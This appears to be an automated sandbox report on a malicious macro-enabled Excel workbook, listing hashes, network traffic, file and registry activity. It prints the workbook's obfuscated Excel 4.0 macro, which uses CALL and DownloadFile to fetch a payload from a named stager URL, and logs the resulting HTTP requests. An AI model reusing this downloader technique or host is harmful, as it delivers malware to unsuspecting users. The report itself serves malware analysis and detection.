File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.245499147058293
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	request_form_1611306935.xlsm
File size:	17127
MD5:	5fd958006a94c6145364c06bbf264d06
SHA1:	d5cc7dc1083508dbe5531db67a3f78866e00330c
SHA256:	f41c4588d2ef8936d9417069a1c5a44833fb2994c60c54bda14b1aac9aa7b83a
SHA512:	a8c80661725284a629ec45f25331ea1349f63f4ea8245ae6c6fb62b9e3ac6114889c6b909c34332acd403ac7f0448a1692165b888aa8f7c4fa0ef8fbb404c0d9
SSDEEP:	384:rNUK4o2aGcnzJTABwiMEx4o9QC32XRRl4Y:JUpaGcPiML8QC32blP
File Content Preview:	PK..........!.................[Content_Types].xml ...(...............!!. ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "request_form_1611306935.xlsm"

Indicators


Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA15&'Doc2'!AA16,'Doc2'!AB15&'Doc2'!AB16&'Doc2'!AB17,""JCJ""
D15,0)",,,,,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA19&'Doc2'!AA20,'Doc2'!AB19&'Doc2'!AB20&'Doc2'!AB21,""JCJ"",'Doc2'!AD15&'Doc2'!AD19,0)",,,,,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA23&'Doc2'!AA24,'Doc2'!AB23&'D
oc2'!AB24&'Doc2'!AB25,""JJCCJJ"",0,A60,'Doc2'!AD15&'Doc2'!AD19&'Doc2'!AD23,0,0)",,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""INSENG"",""DownloadFile"",""BCCJ"",A60,'Doc2'!AD15&'Doc2'!AD19&'Doc2'!AD23,1)",,,,
,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA27&'Doc2'!AA28,'Doc2'!AB27&'Doc2'!AB28&'Doc2'!AB29,""JJCCCCJJ"",0,'Doc2'!AD27,'Doc2'!AD15&'Doc2'!AD19&'Doc2'!AD23,,0,0)",,,,,,,,,,,,,,,,,,,,,,,,,=RUN(Q1),,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,http://jvdattorney.com/stager/babmboa.php,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 11:46:43.850178957 CET	49716	80	192.168.2.3	162.241.225.18
Jan 22, 2021 11:46:44.018779039 CET	80	49716	162.241.225.18	192.168.2.3
Jan 22, 2021 11:46:44.018928051 CET	49716	80	192.168.2.3	162.241.225.18
Jan 22, 2021 11:46:44.020159960 CET	49716	80	192.168.2.3	162.241.225.18
Jan 22, 2021 11:46:44.188584089 CET	80	49716	162.241.225.18	192.168.2.3
Jan 22, 2021 11:46:44.451824903 CET	80	49716	162.241.225.18	192.168.2.3
Jan 22, 2021 11:46:44.452049971 CET	49716	80	192.168.2.3	162.241.225.18
Jan 22, 2021 11:46:44.491180897 CET	49716	80	192.168.2.3	162.241.225.18
Jan 22, 2021 11:46:44.659750938 CET	80	49716	162.241.225.18	192.168.2.3
Jan 22, 2021 11:46:44.969109058 CET	80	49716	162.241.225.18	192.168.2.3
Jan 22, 2021 11:46:44.969269991 CET	49716	80	192.168.2.3	162.241.225.18
Jan 22, 2021 11:46:49.969836950 CET	80	49716	162.241.225.18	192.168.2.3
Jan 22, 2021 11:46:49.969914913 CET	49716	80	192.168.2.3	162.241.225.18
Jan 22, 2021 11:47:19.969835043 CET	80	49716	162.241.225.18	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 11:46:29.357741117 CET	53	64185	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:30.250514030 CET	65110	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:30.298774958 CET	53	65110	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:31.352744102 CET	58361	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:31.409552097 CET	53	58361	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:32.573880911 CET	63492	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:32.624667883 CET	53	63492	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:33.970380068 CET	60831	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:34.021138906 CET	53	60831	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:39.761533022 CET	60100	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:39.825978041 CET	53	60100	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:40.712891102 CET	53195	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:40.760795116 CET	53	53195	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:41.132091999 CET	50141	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:41.191463947 CET	53	50141	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:42.138147116 CET	50141	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:42.197272062 CET	53	50141	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:43.152982950 CET	50141	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:43.217340946 CET	53	50141	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:43.706247091 CET	53023	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:43.848256111 CET	53	53023	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:43.938977003 CET	49563	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:43.986840010 CET	53	49563	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:45.145550013 CET	51352	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:45.165976048 CET	50141	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:45.193463087 CET	53	51352	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:45.224885941 CET	53	50141	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 11:46:46.391350031 CET	59349	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:46.439323902 CET	53	59349	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:47.502361059 CET	57084	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:47.558892965 CET	53	57084	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:48.693598032 CET	58823	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:48.741473913 CET	53	58823	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:49.181998968 CET	50141	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:49.241058111 CET	53	50141	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:50.143279076 CET	57568	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:50.191530943 CET	53	57568	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:51.619292021 CET	50540	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:51.683568954 CET	53	50540	8.8.8.8	192.168.2.3
Jan 22, 2021 11:46:57.840711117 CET	54366	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:46:57.888685942 CET	53	54366	8.8.8.8	192.168.2.3
Jan 22, 2021 11:47:02.693780899 CET	53034	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:47:02.751976013 CET	53	53034	8.8.8.8	192.168.2.3
Jan 22, 2021 11:47:08.629539013 CET	57762	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:47:08.687330008 CET	53	57762	8.8.8.8	192.168.2.3
Jan 22, 2021 11:47:18.617120028 CET	55435	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:47:18.687684059 CET	53	55435	8.8.8.8	192.168.2.3
Jan 22, 2021 11:47:34.433465958 CET	50713	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:47:34.484159946 CET	53	50713	8.8.8.8	192.168.2.3
Jan 22, 2021 11:47:37.654282093 CET	56132	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:47:37.715204954 CET	53	56132	8.8.8.8	192.168.2.3
Jan 22, 2021 11:48:09.310009003 CET	58987	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:48:09.358670950 CET	53	58987	8.8.8.8	192.168.2.3
Jan 22, 2021 11:48:10.839138031 CET	56579	53	192.168.2.3	8.8.8.8
Jan 22, 2021 11:48:10.907335043 CET	53	56579	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 22, 2021 11:46:43.706247091 CET	192.168.2.3	8.8.8.8	0x2a84	Standard query (0)	jvdattorney.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 22, 2021 11:46:43.848256111 CET	8.8.8.8	192.168.2.3	0x2a84	No error (0)	jvdattorney.com		162.241.225.18	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- jvdattorney.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49716	162.241.225.18	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 11:46:44.020159960 CET	108	OUT	GET /stager/babmboa.php HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: jvdattorney.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 11:46:44.451824903 CET	113	IN	HTTP/1.1 200 OK Date: Fri, 22 Jan 2021 10:46:44 GMT Server: nginx/1.19.5 Content-Type: application/force-download Content-Length: 0 Cache-control: private Content-Disposition: attachment; filename= Cache-Control: max-age=21600 Expires: Fri, 22 Jan 2021 16:46:44 GMT host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== X-Endurance-Cache-Level: 2 X-Server-Cache: true X-Proxy-Cache: MISS
Jan 22, 2021 11:46:44.491180897 CET	113	OUT	GET /stager/babmboa.php HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: jvdattorney.com Connection: Keep-Alive
Jan 22, 2021 11:46:44.969109058 CET	120	IN	HTTP/1.1 200 OK Date: Fri, 22 Jan 2021 10:46:44 GMT Server: nginx/1.19.5 Content-Type: application/force-download Content-Length: 0 Cache-control: private Content-Disposition: attachment; filename= Cache-Control: max-age=21600 Expires: Fri, 22 Jan 2021 16:46:44 GMT host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== X-Endurance-Cache-Level: 2 X-Server-Cache: true X-Proxy-Cache: MISS

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 4180 Parent PID: 792

General

Start time:	11:46:39
Start date:	22/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x3a0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\grdbs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	92F643	CreateDirectoryA
C:\grdbs\fkdks	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	92F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	92F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\77DA5EBD.tmp	success or wait	1	51495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$request_form_1611306935.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	5051E4	WriteFile
C:\Users\user\Desktop\~$request_form_1611306935.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	505241	WriteFile
C:\Users\user\Desktop\~$request_form_1611306935.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	5051E4	WriteFile
C:\Users\user\Desktop\~$request_form_1611306935.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	505241	WriteFile
C:\Users\user\Desktop\~$request_form_1611306935.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	5051E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$request_form_1611306935.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	505241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	4120F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	41211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	41213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	41213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly